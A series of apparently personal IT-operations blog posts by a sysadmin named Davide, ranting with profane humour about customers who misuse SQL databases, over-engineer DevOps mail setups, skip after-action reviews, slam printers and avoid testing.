All this long and convoluted introduction to explain (once more) that there is no such thing as a "silver bullet" to solve all your problems and for every situation you have to look for the best solution that fit. And if your "beloved" tool doesn't look like fitting, maybe is better to be left in the toolbox.

And now let's talk about \$tripped, a company that did... several things, one of which was to run some sort of application that stored different data and then was presenting the same in tidy and neat tables.

The source data were collected in different ways, most of the time through automated procedure that read files or such (on and off line) and all this stuff was chucked into a database that was then analyzed to build the resulting tables. They weren't using cellular network otherwise I'd say that all this was very reminiscent of \$wemeasurestuff of which I've already talked about.

In fact, their problems were *almost* the same, except that in this case the problem wasn't the application structure, but the fact that they decided, long time ago, to use a well known SQL database as data collection point... without doing anything that required SQL then.

I'll try to explain.

A SQL database usually has some sort of "optimizier" to turn the queries that are provided by the meatbag into a series of "filters" that are then applied to the data in a way to minimize the amount of data the database itself has to look at before being able to present its information. In order for this optimizer to work ...her... optimally, there should be a precise and clear distinction between the TYPE of data stored and the way they are stored. This in turn require a very careful construction of the tables and indexes used to maximize the use

Cosa fa' l'applicazione X ?

of indexes and minimize the amount of tablescan required to do... everything basically.

The more the database uses the indexes to access the information and the fast and accurate is the information retrieval.

So... What happens when we have to maintain a considerable mass of data that are basically all similar and devoided of a precise structure and where the data actually don't have very much a "type" distinction?

Well, it happens that the structure we get doesn't really work in a "classic" structure and try to fit this into that gives a system that is very, very inefficient.

And "inefficient" is a bit an understatement for this. Besides waiting time that would've tried Job's patience, beyond some level a lot of "unexpected errors" began to present themselves. At least, the errors were "unexpected" for \$tripped's developers and the various UL/SL, for me, after looking at the whole contraption, I was actually expecting that the timeouts were unavoidable when the system was trying to process millions of rows to extract maybe an handful of them and then process another few millions in order to match the few found before and turn out with a table that maybe contained 3 rows.

Obviously, \$tripped began to complain with us about the "unacceptable slowness" of the whole infrastructure. As expected, the slowness was "unacceptable" but this didn't mean they were going to bring their stuff to some other provider, even the ones that (\$tripped said) "was going to guarantee performances that were 3 to 4 times better", my reading of the whole thing was that maybe the other provider were say so, but after payment of a very large sum of money that \$tripped really didn't want to pay.

And as usual, since the world is still a ball, somebody was "volunteered" to "optimize" the whole stuff. And as usual, all the geniuses that are super-expert of every single thing under the sun, as long as it is a matter of talking at the coffee machine and throwing buzzwords around in meetings, but when it is a matter of DOING things practically, everybody is super-busy and all their projects are "very urgent and quite late", but not so "urgent" and not so "late" that you're thinking of getting in the office on time isn't it?

So I ended up in a meeting trying to explain, for the millionth time, to a developer (CL) that has no clue what he is doing and to his boss (UL) that has even less clue, that the idea to use a relational database to store information that relational are truly not, is not a very good one.

Me - ...hence, your data structure is completely wrong for this type of things.

CL - The data structure wasn't designed by me, it was already like this.

Me - And that's ok. But the fact that is wrong for this kind of things is still a fact. And that's the main reason your system is so slow.

UL - *(that doesn't know a thing of databases, doesn't understand a thing of computers, has no idea about the application's structure and is unclear what he is doing in this meeting, besides annoying me)* But if we try to optimize the database structure which improvement of the performance could we get?

Me - There is nothing to optimize. Is like to try to race a Formula One Grand Prix with a tractor.

CL - What has a tractor to do with it now?

Me - It has power in quantity but is designed to be slow. And that's your problem. Your database has power in quantity but is built to do something completely different.

UL - But if it has power in quantity why can't it go faster?

Me - Which part of "designed to be slow" wasn't clear?

CL - And how can we change it to make it go faster?

Me - Replacing it with something completely different. Given the use you want to do of it, I think that something like Mongo or Redis should be more in tune with it.

CL - Monwhat?

Yes SQL, No SQL...

Cosa fa' l'applicazione X ?

Me - No What, Go. Mon-Go. Never heard of non-relational databases?

CL - Non-relational? How can you have a non-relational database? If it's non-relational ain't a database!

Me - Well ok, referring to it as "database" is maybe a bit of a stretch on the term, but since we don't have a better word for it...

UL - And why your database doesn't support this mongothings here?

Me - It's YOUR database, not ours, we provide the platform, you decide what to run on it.

CL - But let say we need to run a query that make a join...

Me - No, you don't make joins, what you do is to fetch all the data and then you look up matches with other parts, if you want to do it.

CL - But we have all the queries that...

Me - ..don't work. And that's the problem. With your data structure and the way you want to manage the data you can't make "queries". You have to think in a different way.

CL - **Impossible!** Change the approach would require a complete redesign of the backend!

Me - Indeed.

UL - (still hasn't figured out what we were talking about) And if we put the mongothings on top of our current database?

Me - No, it doesn't work like this.

CL - **Redesign the whole backend?** It can take months!

UL - \$otherprovider has guaranteed us that their structure will provide 4 times the performance of yours!

Me - Then I suggest you go to them, and I'm not going to tell you to actually TEST those performances and get them in writing in the contract because I assume they aren't stupid and won't be in any measurable way.

UL - (*understanding that I'd like to see them going somewhere else, as opposed to what MarketingMan would like*) ...but if we instead focus on the optimization of the database? Like, if we add more ram to it?

...No, they never learn or understand.

Davide

23/09/2019 10:38

Why Yes?

How many time did we heard "can we do this?" and the answer was "why not?"... And then usually what follows is a Michael Bay-esque scene, with the only problem that, instead of being at a safe distance watching the show with popcorn in hand, you're in the middle of the disaster area dodging wrecks, bullets, explosions and fire (and there isn't a single hot woman in sight).

And everytime (after having left the disaster zone and in a quasi-safe spot) I think why the fuck instead of answering "why not" didn't we answered "why yes?".

That posed in a less-cryptic way it become: why the fuck are we supposed to do "that" thing? Which advantages (if any) does it produce? And pay attention please, is not that I am against improvement or changes or progress, is just that in many, too many cases the "thing" in question is implemented without a real reason. It is done because somebody had the idea and the answer to the question was "why not" instead of "what the fuck are you talking about".

The problem is that when the question is posed in many cases everybody around has no real clue of what is the "thing" in question, if it is good or bad or has any reason to exists and they prefer to err on the side of "do not show that you have no clue", if everybody say "ok" then nobody can be singled out when the result is a total (or partial) disaster. When everybody is guilty, nobody is. Except the scapegoat of course, but that is quickly replaced.

And with this, we're talking about \$sgoblet, another company that we found in our pool of customers after the last round of acquisitions.

Their problem was that they had no problem. And when there are no problems to be solved, a company that does IT has the moral duty to create some (a dozen or so would be good) to persuade the moneyholder to use some of the money. And obviously the ex-company had done exactly so.

I've already told a bit about the 'problems' that the so-called "dev-ops" method can create, methodology that consist in always using scripts to configure or change the configuration of any system, regardless. And you're probably thinking "and where is the problem with that?".

Now, I am a script-fan, if I have to do a thing 'n' times I'll try to automate the shit out of it, but if the probability for repeat is low, and the time required to automate the thing is possibly a lot, I prefer to go with the manual mode.

Let's be frank: if you have 'n' (with 'n' ≥ 2) machines that are basically IDENTICAL and must perform the very same function, with the same software and the same configuration, then DevOps is ok. But if what you got is a rag-tag collection of servers with hundreds of "special single snowflakes", each one unique and a world apart, the you'll end up managing several hundreds of scripts, each one of them has to be specifically tailored to its personal destination and if you run them on the wrong machine you're screwed because there is no way to figure out which one is which.

Unfortunately, somebody only watched the powerpoint presentation without reading the documentation and got convinced that DevOps is the best thing after sliced bread and insists in using that approach even when it has no reason to be.

And it was so that UL from \$sgoblet showed up a nice day to talk about their "new" mail environment.

Cosa fa' l'applicazione X ?

UL - ...and thanks to the selfresizingselfregulatingwithsidedishofshrimp as explained in the presentation if there are problems we simply restart the whole shebang and all the servers are rebuilt with all the configuration taken from the repository that...blah blah blah yeada yada yada. What do you think?

Me - And why all this?

UL - What do you mean?

Me - Yes, why are you doing all this?

UL - ...to rebuild the whole environment.

Me - And why do you want to "rebuild" the whole environment? Isn't not enough to "build" it once?

UL - Well, no, because... disaster...

Me - What disaster?

UL - The one that could happen.

Me - Ok, let see, What you want to do is to put together a system to manage e-mail for your office, that is something like 20 peoples and has to handle... don't know, an hundred mail a day maybe? All this is handled by ONE server for smtp, ONE server for IMAP/POP and ONE server for webmail. That's it. What you need is a good backup of the mailboxes ('cause you don't want to rebuild the mailboxes from scratch) and the configuration.

UL - And using the script we can rebuild everything and get the structure back.

Me - And when are you going to run this thing?

UL - When we have a problem.

Me - And what kind of problem should be to cause the full rebuild of the entire system?

UL - Well... for example an error in the configuration...

Me - If you rebuild the system with the same configuration you get the error back.

UL - Hemmm no the configuration need to be tested first.

Me - So how do you test it?

UL - Well testing it and if it works you copy it into the repository.

Me - And what guarantee you that the configuration is actually copied into the repository?

UL - ...we could copy it into automatically every 10 minutes or so...

Me - So if the configuration is wrong it will get copied into the repo anyway and you get the same error as before.

UL - Hemmm...

Me - My point is that some things have to be done manually and after a while, the version in the repository and the version that is actually in use began to differ and there is no real way to reconcile the two. I've seen that happens way too many times. At that point you'll have to pick which one you want to keep and throw away the other.

UL - But...

Me - My question still stand: Why do you want to do all this?

UL - ...in case of a disaster...

Me - And how many time per day do you expect a disaster?

UL - Well, never actually but...

Me - So you want to build an ultra-complex system that require strict adherence to a manual procedure to be able to sustain itself for an eventuality that you hope will never happens, and in case it happens you still need a full backup to be able to restore the whole thing?

UL - Hemmm... yes.

Me - And why yes?

UL - What do you mean?

Me - You heard my critique, now leave the 'disaster' bit alone because it's the wrong answer, so why do you want to build tha thing?

...I'm still waiting for an answer.

Cosa fa' l'applicazione X ?

Davide
04/10/2019 11:47

AARgggghhh....

No, I didn't suddenly become a pirate, not yet at least. We're talking about AAR, what the heck is it, you ask. Well, AAR stand for After Action Report, that is that thing that nobody wants to do ever, but it should be done, all the time. Basically, after you do something you should look at it, what went well and what went shit, and then ask yourself why this went well and that went shit and then try to formulate a plan to keep what went well and try to improve the shit. In the sens of making it less shitty.

And if said like this it sounds like something very logical and smart to do. Just like a lot of things that sounds very logical and smart and I wonder why nobody ever wants to do those things.

The reason is simple: NOTHING EVER GOES RIGHT or even LIKE IT'S SUPPOSED TO GO, and to take a closer look at what went shit and why means, most of the time, to have to come to terms with the fact that you've been a real idiot. And nobody wants to admit to have been a real idiot, not without a gun to the head.

When a project enters its "spiral of death" phase and then collapses in a giant pile of smoldering wrecks and spill toxic fluids all over the place, everybody turns around and walk away casually and pretend to have never have worked on that thing, ever. This also means that nobody learn anything ever. So we shouldn't be surprised when the next project does exactly the same. And the next project. And then ...

Let's not forget that everybody can learn from its own mistakes, but first you have to accept that, yes, you've made some mistake and you have to own it.

While to learn from somebody's else mistakes you have to be very smart, but very VERY smart. And obviously, everybody think they're very smart indeed, but since nobody ever recognize a mistake, it doesn't really matter in the end.

And after this introduction, we'll talk about \$projectperfect, a company that did several things and for whom several things where done. With variable results. And after the various UL/SL had walked away from the latest smoldering wreck, somebody had the horrendous gall of asking "how the fuck did this happened?", and then I jumped up with the proposal of an 'AAR' to put the dots on the b and the line on the l... or somesuch.

We're in a meeting then with SL1 and SL2 of \$project while on our side there is me and DB obviously.

SL1 - (*in pain like a bassethound on the snow*) ...so... where do we start?

Me - From the beginning obviously.

SL2 - What do you mean?

Me - So, the project was the migration from a mail system with \$productX to another one absed on \$productY, with the corresponding migration of about 3500 mailboxes, mailing lists, calendars and the like.

SL1 - ...yes... sounds correct...

Me - What do you mean "sounds"? You two put down the requirements, right?

SL1 - Yes but... I mean, I wasn't the only one to manage the thing...

Me - All the mails have your name on them.

SL2 - Hu... but the number of mailboxes was changed on a later date...

Me - Yes indeed, and that means that when we received your request, at the begin of february, we sent a proposal that you... hummm... ignored until the end of march, when you requested that change, halving the space reserved for the mailboxes, removed the backup and other stuff.. like the "management portal"...

SL2 - The backup wasn't very useful...

Me - We received 49 requests to restore mailboxes in a year, almost once a week.

SL2 - Really? I didn't know!

Cosa fa' l'applicazione X ?

Me - You are in CC on all the tickets.

SL2 - Yeah but I usually just trash that stuff...

Me - I had no doubt of it, but let's proceed. The second offer has been "discussed" until half may, when you gave an ok to the implementation of a test system to "check the functionalities". We noted that the license for a test system is limited to 1 week and 10 mailboxes and so is not really realistic, anyhow, we did the installation and then we heard nothing for a couple of weeks.

SL1 - That was a little slip in the scheduling...

Me - With the result that when the test had to start, we needed a new license, but at this point you started talking about "budget constraints" and the whole thing was parked until the end of July.

SL2 - Well, the budget revision was a bit a surprise...

Me - Strange, since you were talking about it since January.

SL1 - ...but we confirmed...

Me - Yes, you confirmed another temporary license and I think you run 2 tests in total

SL1 - The test wasn't realistic anyway...

Me - And then we noted that was time to get a real license... and everything stopped again until the beginning of September.

SL2 - The mother-company started a revision procedure that...

Me - (*weaving an hand*) At the beginning of September you realized that the license for \$productX was to expire at the end of December with the hosting contract and to renew both was quite pricey, so you decided to require the full migration for the middle of December. But no word about a new full license for \$productY. After a bunch of mails and phone calls at the end with got the ok at the beginning of October.

SL1 - We had confidence in your capability to...

Me - Concentrate 3 month of work in 1?

SL1 - ...no to optimize the critical activities and to proceed with the definition of essential priorities that...

Me - Yeah sure, whatever. Anyhow, after repeating numerous times that the infrastructure had to be built before we could start something, you gave a verbal ok in mid-October and we had to wait until the end of October to get an official ok.

At this point a guy with a DDHL jacket poked his head into the room.

DDHL - Hemmm.. I've got here a big pool full with water and 1200 piranhas... where should I put it?

Me - Leave it in the parking lot near the blue container thanks. As close to the pavement as you can. Thanks.

DDHL - The blue container?

Me - Yes, there is a container in the parking lot. It's blue. It's the only one that is in the parking lot. Thanks.

The DDHL dude disappeared. I smile to SL1 and SL2 that are looking puzzled.

Me - So... We are at the end of October with a deadline for half December. At this point the possibility that everything will be completed on time is basically zero.

SL1 - Actually, based on our estimates, the project could have been completed for the cutoff date.

Me - When we started the process for migrating the mailboxes, migration that was found impossible because the time required to copy the whole thing was (looking at my paper) about 23 days.

SL2 - But the bandwidth price...

Me - And since we slashed in half the size of the storage only part of the mailboxes could be migrated.

SL1 - But the price of the storage...

Me - So the testing was postponed to the end of November.

SL2 - But to test we needed the data...

Me - And at the end of November you confirmed the increase of the storage that we requested since the beginning.

SL1 - But the price of the storage...

Me - And at this point, you realized that the "management portal" and other things like "self-service password

Cosa fa' l'applicazione X ?

changes" that you've removed at the beginning where actually required, so we had to change the infrastructure to add those.

SL2 - The portal was deemed critical for the good functioning of the infrastructure and...

Me - And at this point we go to the end of december, when all the 'testers' were on holiday and nobody did anything until january, when the old system was shut off and the license expired. So, to complete the project we need access to the old system, that require both a new license and a new hosting contract.

SL1 - ...why do you tell us this?

Me - Because you have the contract with the hosting provider and you need to provide the licenses, we can't do nothing about that stuff, is all on your name. Oh, and obviously in the mean time, the new infrastructure is still active even if is not used.

SL1 - And what does that means?

Me - That you're going to pay 2 infrastructure to use none.

SL1 and SL2 look at each other, then both jump up and out of the window.

DB - BUT!!!!? What the....???

Me - Don't worry.

DB - Don't worry???

Me - You remember the guy with the pool and the piranas? The one that is parked near the blue container?

DB - So?

Me - Where is the blue container?

DB - Well, it should be just by the wind... oooooohhh...

...and then I woke up...

Davide

25/11/2019 15:02

Sbam! Crunch! Smash! Trash! Isn't fixed yet?

Ok, this is not a "tale" for real, is more of a rant that came from the abyss.

Electronics aint' really a "new" thing, vacuum tubes and the like existed since the beginning of '900 and even before we had telegraphs and electric light, but is from the end of WWII (that is a good 70+ years ago by now) that these weird stuff called Transistors began to spread like some kind of aliens monsters from a sci-fi movie, and with them a vast amount of devices like radios, recorders, tvs and, last but not least, computers.

And today, everything you touch has some sort of electronic in it, from the basic toaster to the latest version of "smart" screen (that so smart ain't anymore after the latest marathon of Game of Throne).

But what set all of that together is that they are, indeed, ELECTRONIC devices and as such, they have very few (if any) mobile parts in them. And this set them apart from mechanical devices where most, if not all, the "useful" bits are gears, levers and so on.

And the major differences between those classes of devices is that if you look inside a mechanical device, with a bit of intelligence, you can figure out how it works. Gears can only move in one way, and when they move, you can follow the direction and understand what it does. An electronic device however... without a full set of complex instruments, and the knowledge of how to use them and where, is as incomprhensible as a piece of modern art.

Unfortunately, given their distribution, very little of our modern technology is "purely" mechanic, and even that little is getting progressively more "cybernetized", with the obvious result that everything around us is getting more and more complex and out of the reach of the "common human".

And after this short introduction, let's talk a bit about this new "race" of primates: the "common humans". That is all of us more or less. Let's face it, even who is used to handle computers and different devices every day, is not very "expert" in the intricacy of the internal function of most modern technology. Unless you have a PHD in Electronic Engineering and spend your time designing CPUs and Microprocessors, and probably even if you do, most of the commonly used electronic is a "black box" that you have no intention or interest in opening up.

As long as it works of course.

And when things do not works, Nature takes its course.

Let's take, for example, a random CL that is confronted with a device (from a printer to his brand-new lapdog) that, for any reason, is not doing what it's supposed to do, What happens?

That the first reaction of the CL in question is, usually, to plant a full hands on the aforementioned device, most of the time repeatedly and with increasing force. The result is usually one of two: 1. nothing happens or 2. the device completely stop working (suprise!).

And this brings to ME, just a few days ago, when I had to pick up a printout from the office's printer, and I found the printer peeping that there was no toner anymore. I turned around and walked to the office supply stash and was back in a few minutes with a brand new toner under my arm. When I reached the printer I found CL that was punching on the control panel with discrete force, and then, not receiving any result, slammed the

Cosa fa' l'applicazione X ?

printer with several ton of force, causing the side panel to open up in protest. Panel that received another slam for good measure.

Me - WHAT THE FUCK ARE YOU DOING?? ARE YOU COMPLETELY STUPID?

CL - IT DOESN'T WORK!

Me - Of course it doesn't! Did you read the panel's message?

CL - What?

Me - The thing you are slamming like a decerebrated monkey!

CL - No.

Me - OF COURSE YOU DIDN'T! Now why don't you go somewhere else and let me work?

CL - I need a print!

Me - And breaking the printer is your solution?

CL walked away muttering something, I replaced the toner, closed up the printer and it started working again, luckily with no secondary effect after CL's "intervention".

But this has left me with a doubt: what the fuck was he expecting to obtain from that behaviour? The printer is a device, it doesn't understand and certainly it doesn't react to violence (please, keep your smart-ass comments to yourself), if it is not working, breaking it doesn't help (again: keep your smartass comments). If the problem is a "bad contact", slamming it at random doesn't fix it either so... ??

Davide

04/11/2019 11:07

You're so special

When somebody is "special", you start asking yourself what does that mean? Is it "special" because he's dumb? Or because he is smart? Or because... is not special at all but he is convinced he is? Most of the time, it turns out that the "special" is just in the head of somebody else.

And as long as this somebody else keep thinking about it, the "special" one will get preferred treatment for no real reason whatsoever.

Let's be clear here, there is nothing wrong with that, as long as you acknowledge that the reason there is a "special" treatment is because you want to give that treatment and nothing else. Don't fool yourself and we're all good. But in most cases, since we're human and as such really really dumb, we need to fool ourselves or ... we'd feel a lot dumber. So the illusion is maintained even at great cost.

Until something happens and the illusion is broken, then it is usually a huge crisis.

And after this "special" introduction, we'll talk about BuzzBuzz.co. But first, we'll have to talk about a few details.

Somehow, for some reason that are lost in the mist of old time, when the internet was young and "mail" wasn't a shorthand for "gmail", \$shittyhostingprovider had decided that having a mail system to provide to the customers was a good idea. Yeah, I know.

Well, some of the customers did agree with that, so the system was handling some 10000 accounts with a volume of about half a million mails per day... that ain't too shabby.

But time passes, and at the turn of the decade, the system had lost a lot of users, because... life. Of the original 10000 only about a 1000 remained. Of which more than half were from one single company. The BuzzBuzz.co I was talking before.

Now... Why they were still on our system and not migrated out to the marvelous land of gmail or o365 or whatnot? Don't know, probably because these peoples were distributed around the world and lacked a centralized governance that was handling thing like authentication, so having the mail handled "privately" was better. I don't know.

In fact, the 600 or something users of BuzzBuzz left on the system weren't all that BuzzBuzz had. The majority of BuzzBuzz users were on gmail. And we had implemented some demented way that allowed the users that still were with us to send a mail to another user and, if that user wasn't registered on our system, the mail was redirected to g-mail.

That "redirection" was made with some SIEVE trickery, trickery that was more trickier than required. The reason for the trick was that the system was based on a proprietary software that performed all the functionality of SMTP, IMAP, POP, webmail, management portal, antispam and more all together into one single service. That was nice, but was costing a fortune in licenses.

So, with the departure of most of the "customers" and the realization that the licenses were due to renewal and the hardware was as old as the Commodore 64, the decision was taken to move everything to a new system "in the cloud", and rid ourselves of the shackles of that proprietary system and use a standard postfix/dovecot installation.

Cosa fa' l'applicazione X ?

This meant to rip open the whole old system to pry the userlist and their passwords from the still pulsating heart of the old system. Not only that, but... well... that trick with BuzzBuzz to forward the mail? Ain't gonna work in the new system. Nope.

Now, let's examine the thing a bit, shall we?

BuzzBuzz had actually moved their MX records to Google, so the "official" mail was actually GMail. So, my reasoning was, if they acknowledge that these people are part of a different sub-domain, let's call it "theother.buzzbuzz.co", then their mail address is done with that subdomain and there is no problem anymore, the only thing is, the user need to login with a different domain name, they need to use our IP/servers in the configuration of the clients and whoever is managing their GMail thing need to change the forwarding. That's it.

As such, my suggestion was very simple: contact BuzzBuzz and tell them that they could still use the system but needed to implement those changes, it was a one-time thing and that's it. And since they weren't even managing the users, most of the changes had to be implemented by the users themselves.

But changes are changes and nobody likes them. In fact everybody hates them. So there was a lot of complaining, whining and gnashing of teeth. Until we got to a point where DB got involved.

DB - But why can't we do the trick like before?

Me - Because we don't use the old product anymore and with the new structure that won't work.

DB - But...

Me - And is a trick for one single company.

DB - That is also the major user of the system.

Me - Look we have to decide if they are "special" enough or not.

DB - What do you mean?

Me - You've repeated ten time already that they are "the major user", ok, are they major enough to deserve their own system? If they are, then we'll have to setup a system just for them, dedicated, at that point they will be able to do everything and everybody else will be on the "normal" system.

DB - But it will cost too much!

Me - Then they are not "special" enough, and there is no reason to twist things around to adjust for them.

DB - But... they are paying...

Me - If they are paying enough to handle their own system, then it shouldn't be a problem to have that "special" system just for them, otherwise stop butting!

Yes, because you can be "special", but not "special" enough...

Davide

13/12/2019 10:28

Extremely Important

This is another "non-tale", in the sense that there isn't an "end" to it and, unfortunately, nobody gets hit with a nicely planted baseball bat on the head as reward for the asinine behaviour. But since it seems a very well-established behaviour, I have to write about it.

As I said multiple times, my opinion is that if there is a "thing" that is pivotal in the chain that, in the end, deliver money into your pockets or bank account, you should take care that the "thing" gets all the required maintenance and support. Before and during purchase or acquiring, during implementation and, moreover, during maintenance.

No matter what this "thing" is. Being it a tool, a technology or people. If it brings you money, you should take care of it.

It shouldn't take a genius to understand what happens when this simple rule isn't followed.

At least, it shouldn't if you have at least 1 gram of functioning brain. But it looks like this very important ingredient is almost always missing in the heads of whoever is in charge, even if they are the ones that should be more interested in the matter.

To portrait the thing, I'll take as example not just one company, but a whole collection of them, because all of them can be coalesced into a single item that represent all of them. As such, I'll call this "company that is not one" \$integral.

They had a ... thing, that provided different services for several customers and everything was based on a collection of more-or-less standard software glued together with a plethora of ad-hoc scripts.

What's wrong in all of this? Nothing... As long as you keep the thing under control and can do maintenance and changes when required. But if your idea of "maximize the ROI" is "let the first asshole that walk in the door do the software and then kick him out when it (barely) works", you have a problem. Between your ears.

Now, since I've already glued lot of idio...hemm.. customers, let's add some detail.

As said, the base of everything where a number of software that implemented well-documented protocols, some of them as old as Internet. The problem was in the plethora of scripts used to either glue different pieces together or "extend" the functionalities. Those scripts were made either in perl or python, and were written by different people in different time and with different style.

Since some operations were quite complex, somebody (I suspect somebody else from the script developers) decided to add a database to the system, a nice (let's pretend) MySQL. Unfortunately, one of the "developer" was quite a creative lad, that decided to add a series of Stored Procedure to the picture.

And what is the problem? You ask. It depends how you use them, say me. Because to have a script called in Cron that execute a stored procedure is no problem, but when the stored procedure create a temporary table, then fill it up with data coming from various tables, then write the resulting table on disk as a CSV file, then run a second script that read the CSV and use it as input to build another script that perform INSERT into the database...

I begin to think that whoever wrote this garbage was affected by schizophrenia.

Cosa fa' l'applicazione X ?

Now, a procedure can be complex or complicated. And if you are asking yourself what is the difference between the two, is easy to explain. A thing is COMPLEX if it is composed by many simple things that works all together. Take a pocket watch for example. Is made up with lots and lots of small gears, each one of them is very simple, they all rotate or oscillate and drag the others in the motion, and, with patience and care, you can follow the process and understand how the whole thing works. On the other hand, a thing is COMPLICATED when is made up with lots of complex things and how they are connected together is undefined or hidden (by chance or design). At this point it doesn't matter how patient and careful you are, you won't be able to figure out completely the function of that thing. Especially when some detail is missing from the picture.

So everything in that thing worked kinda ok (if we ignore some little problem) until, one day, one of \$integral's customer decide to become an ex-customer. And at that point \$integral had to modify its procedure to cut them out.

And them, of course, turned the thing to us. And we, of course, pointed out that "this stuff should be done by your developers, not us".

And almost immediately a giant fight developed because the various UL/SL of \$integral said that since we were responsible for the server, we had also to be responsible for the application, and so also to provide fixes and changes to the same when required.

And of course I pointed out that 1. No, 2. No. And 3. Since we had no documentation whatsoever of the thing, there was no way to do any kind of change without potentially fucking everything up and so No.

And of course, none of the various UL/SL involved was happy about that answer, so the thing was reported and repeated numerous time at several levels, and we also repeated that if \$integral considered that thing "essential" for "business continuity", they should also have considered maintenance and support of the thing and not requesting changes ad penisus to somebody that didn't know anything about the thing and couldn't guarantee the functionality of the same.

What they had to do, was to ask some competent developer and produce a software with documentation and support.

The thing went on for a while, even with some request of manual changes into the database to 'fix' some little problem with the invoicing (since nobody knew how to change stuff in it). In fact, they were still talking about it when I left.

And why do I pull this shit out now? Well... there is this guy that has this bunch of VBS scripts that...

Davide

06/01/2020 13:28

No, YOU test it!

Testing! Or not. And looking at the news in the past few... years.. I think that the general consensus on the matter is that "testing" for bugs is just a waste of time and money. Is not the first time that I lament the fact that lots of the software that should be sent to "production" is to say the least "not well tested" and to say the truth, not tested at all, so when it does go to production the results are what *I* expect.

But if we look outside the IT environment, we can clearly see that the idea is taking roots.

Some years ago there was a big scandal when a known german motorcar company (Cough! CoughVOLKSWAGEN! Cough...) "cheated" the economy and ecology tests by adjusting the electronics of their cars in such a way that the engine was working perfectly to pass the tests but when used "normally" the result were... a lot less eco-logical or eco-nomical. In short, they built special conditions into their system specifically to pass the tests. Lately, a manufacturer of civilian airplanes got itself with hundreds of airplanes grounded because a certain bit of the on-board electronic wasn't correctly tested.

If you read technical publication, you should be used to see security bugs reported in many products that should've been discovered by a casual observer, but remained unpatched for years. Some of them are so well-established, that fixing them breaks lots of other things.

From everywhere you can hear screams and yells, "why this thing hasn't been tested?"...

The answer is, in many cases, because testing stuff COSTS MONEY AND TIME. And, as discovered in many cases, testing most of the time doesn't fix the problem.

What we see, more often than not, is that manufacturers (especially of software), decide to go with "pre-releases", call them "alpha" or "early access" or whatever. The point is that the product ain't ready, but if you really want, you can get it right-fucking-now and have a go at it.

This is also known as "using your customers as testers", that is named and shamed by many peoples around, but is more or less normality for many things... and from my point of view... is perfectly fine.

Ok, put away the pitchforks and the torches please, the insurance said that they don't cover lynch mobs damages.

What I mean is that, in many circumstances, the only functional way to discover some problems is to employ somebody that has NO FUCKING CLUE of what he is doing, try the product and then see what the heck does he do. Yes, I know, there are professionals for that, peoples that are very good at doing it, but usually they want money, and the better they are, the more money they want. That is fine, but in some cases the company manufacturing ... whatever that thing is, has no money whatsoever to pay them, or no money whatsoever -POINT-. So the way of "early access" is the only one. No, most of the time is not the best one, and yes, sometimes the company is not really interested in fixing the bugs or improving the product, and in many cases the company COULD employ professional testers (Microsoft), and sometimes they even do that and then still go the "early access" way.

And in some cases, the "testers"... aren't told that they are actually "testing" the thing... Like some airlines discovered on their skin, or the skin of their customers. I mean, if \$carmanufacturer decided to test a new type of "active braking system", I'd like to know about the possibility that pressing the brakes could have the car speed up instead of... the normal way reaction.

Cosa fa' l'applicazione X ?

And now, let's talk about fact.

Once upon a time there was, and still there is, a company, let's call it \$companyX, that provided services. One of these services was a "B2B messaging system", and if you don't know what that means, is basically a mail system that is used only by computers to exchange messages between each others.

Basically a computer send a message to another computer that after receiving send back a reply that says "got it".

If you have used once a mailing list, you know what is like. Yes, what is today "sold" as "AI" or "ChatBots"... that regularly doesn't work is sucks and that worked fine about 20 or 30 years ago.

To get a system that was very flexible, \$companyX had picked as "backed" for the whole thing a product developed by a german software house, software that was very flexible but also very expensive.

And it came the day that \$companyX decied the system required replacement because it was quite old. And it was also no longer maintained, especially in some areas, like antispam. To avoid paying a very high price for a simple upgrade, the company decided to retire the old system and use instead a new system mostly based around postfix.

Nice, but since it was used for B2B, replace the "middle" could very well mean to "break" everything that was connected to it.

In fact, during the update of another system (let's call it "brother") there had been a complete disaster, that provoked a couple of hundreds tickets for "communication problems" in a couple of hours and required a roll-back and full restore of several things in the wee hours of the night.

Obviously, the UL of \$companyX wasn't in the mood for a repeat of that performance and so was pressing for a "better management" of the transition.

And here is the point of discontent, where I got against the "project manager" of the thing. Or better the project UNmanager.

Allow me to clarify.

There were 2 guys involved. One of the two had a good knowledge of the technical part of the thing, but he wasn't officially a "manager", the second one had NO FUCKING CLUE about the technical part, or the operative part, or the administrative part... in fact, he had no fucking clue at all, but he was the official Project Manager.

Now, if you ask me, the logical move would have been to send the second guy to fuck himself and promote the first one to 'project manager'. The problem was that the first one had ZERO INTEREST in becoming a project manager because otherwise he also had to take responsibilities. In fact, that first guy was the one that toke the decision to send the other product I said before to production, knowing that nobody had tested it and without informing anyone about the thing. Basically he had turned the switch and when the shit had hit the fan, he started backpedalling at warp speed.

So we were in discussion about putting the new "thing" into production. Me this UL that actually wasn't an UL and the other one (UL2).

Me - ...all the users have been created in the new environment and the messages have been reported, however, the messages that have been reported are all marked as "new" messages, there is no way to know which

No, YOU test it!

Cosa fa' l'applicazione X ?

messages are not new.

UL - Why no?

Me - Because the format of the database of the other product is unknown, and reading one message at a time from IMAP takes way too long.

UL2 - And what does it means?

Me - That we need to tell the users. That they have to check their messages or the way they process the messages.

UL - But... then we have to tell the users!

Me - Obviously we have to. In fact, the sooner we tell the user, the better so they can test things before we go to production.

UL2 - Why?

Me - What do you mean "why"? Because we are not talking about you reading your mail, these are messages that are sent between computers, if something doesn't work is very possible that they have to do some changes in their processing flow and since we have no idea what the other product did or how, the only way to know is for the customers to do the testing.

UL - But we should do all the test and be sure that the new system does exactly the same thing as the old one.

Me - Yes but we can't. Because we have NO IDEA what the customer do or check or look at of the messages, we can only grab the messages and throw them into a mailbox, what happen next we don't know. And anyway... you wanted to go in production on saturday, so when did you wanted to do those tests?

UL - I wanted to go on production but then there was the problem with the billing...

Me - Yes, and that problem is still there, but the point stays. If you want to go on production on day X, when are you going to do the 'tests'? X-5 minutes?

UL - I'm kinda busy...

Me - That's your problem. You sent around that "plan" where you specified that before the "go" you want to perform tests. So?

UL - Do you have any suggestion about the tests?

Me - Sure. Let's contact a few of the customers and let THEM do the tests.

UL and UL2 together - WHAT???

Me - Is the best way. They know what should happens before, during and after. If they test and say everything works, it means it works. If not, then we have work to do.

UL - And what happens if they start using the system before we've adjusted for the billing?

Me - That's a completely different problem and has nothing to do with the testing. Anyway, you still wanted to go on production on saturday, so what was your idea about the billing?

UL2 - But what should we tell the customers? Who should sent the messages? And how? And When?

Me - And why?

UL2 - What?

Me - Since you were asking all the questions...

UL2 - What?

